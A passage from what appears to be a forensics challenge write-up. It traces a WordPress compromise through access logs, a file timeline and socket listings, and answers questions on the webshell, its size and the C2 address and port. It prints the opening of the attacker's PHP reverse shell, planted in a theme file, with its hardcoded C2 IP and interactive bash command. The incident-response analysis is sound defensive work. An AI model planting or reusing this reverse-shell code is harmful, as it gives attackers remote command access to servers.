access.log:2778:198.16.74.45 - - [08/Aug/2023:09:07:53 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 576 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
access.log:2779:198.16.74.45 - - [08/Aug/2023:09:09:53 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 576 "http://3.110.136.25/wp-admin/theme-editor.php?file=patterns%2Fhidden-comments.php&theme=twentytwentythree" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
```

Looking at the file ~\Ultimatum\catscale_out\Misc\ip-172-31-11-131-20230808-0937-pot-webshell-first-1000.txt , we can clearly see that contents of hidden-comments.php have been modified to a PHP reverse shell. This modification strongly suggests that the attacker has successfully implanted a reverse shell, likely as part of the exploitation process. This

also provides key information, including the IP address (43.204.24.76) used by the threat actor for the command-and-control (C2) server and the port number (6969).

ip-172-31-11-131-20230808-0937-pot-webshell-first-1000.txt | Notepad

File Edit Format View Help

```
==> /var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php <==
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '43.204.24.76';
$port = 6969;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
```

Answer: 198.16.74.45

6. SOC team has suspicions that attacker added a backdoor webshell for later persistent access. Which php file was abused and used as a webshell?

This is shown in the analysis in Question #5.

Answer: hidden-comments.php

7. What is the size of webshell in bytes?

The -full-timeline.csv located in ~\Ultimatum\catscale_out\Misc provides a detailed, timestamped log of system events and file interactions, capturing activity relevant to incident analysis.

We can filter for the full path of the hidden-comments.php file, which contains the reverse web shell identified in the analysis in Question 5, within the ip-172-31-11-131-20230808-0937-full-timeline.csv to pinpoint relevant information.

```
Select-String /var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php .\ip-172-31-11-131-20230808-0937-full-timeline.csv
```

The result then displays details of the hidden-comments.php file, including access timestamps, permissions, and file size.

Here is the complete header of the full-timeline.csv:

```
Inode,Hard link Count,Full Path,Last Access,Last Modification,Last Status Change,File Creation,User,Group,File Permissions,File Size(bytes)
```

```
PS C:\Users\ndch0\Documents\sherlocks\Ultimatum\Ultimatum\catscale_out\Misc> Select-String /var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php .\ip-172-31-11-131-20230808-0937-full-timeline.csv
ip-172-31-11-131-20230808-0937-full-timeline.csv:24324:267656,1,/var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php,2023-08-08 08:58:02.856871375 +0000,2023-08-08 08:58:02.816872892 +0000,2023-08-08 08:58:02.816872892 +0000,,"www-data,www-data","rw-r--r--",2592
```

Answer: 2592

8. SOC team believes that the attacker utilized the webshell to get RCE on the server. Can you confirm the C2 IP and Port?

Let's navigate to `~\Ultimatum\catscale_out\Process_and_Network` and open the `-ss-anepo.txt` file. This file contains the output of the Linux command `ss -anepo`, which provides a detailed view of all network sockets and shows which processes are using which network ports during the time when CatScale was running.

```
0.0.0.0:*
0.0.0.0:*
138.204.149.33:24560
203.101.190.9:43963
43.204.24.76:6969
*: *
[::]:*
[::ffff:198.16.74.45]:15511

users:(("systemd-resolve",pid=442,fd=13)) uid:101 ino:20546 sk:3 <->
users:(("sshd",pid=126847,fd=3)) ino:1489583 sk:4 <->
timer:(on,8.828ms,4) ino:0 sk:4e
users:(("sshd",pid=234314,fd=4),("sshd",pid=234219,fd=4)) timer:(on,
users:(("bash",pid=234521,fd=12),("sh",pid=234517,fd=12),("apache2",
users:(("apache2",pid=234509,fd=4),("apache2",pid=234503,fd=4),("apa
users:(("sshd",pid=126847,fd=4)) ino:1489585 sk:6 v6only:1 <->
users:(("apache2",pid=234471,fd=11)) timer:(keepalive,83min,0) uid:3:
```

This provides further evidence that the attacker successfully deployed a web shell, as indicated by the bash process, which aligns with the findings from our analysis in Question 5.

Answer: 43.204.24.76:6969

9. What is the process ID of the process which allowed hands on access to the server to the attacker?

In the same directory, we can also take a look at the `-processes-axwwSo.txt` file, which contains the output of the `ps -axwwSo` command, providing a comprehensive view of all the processes running at the time of the attack.

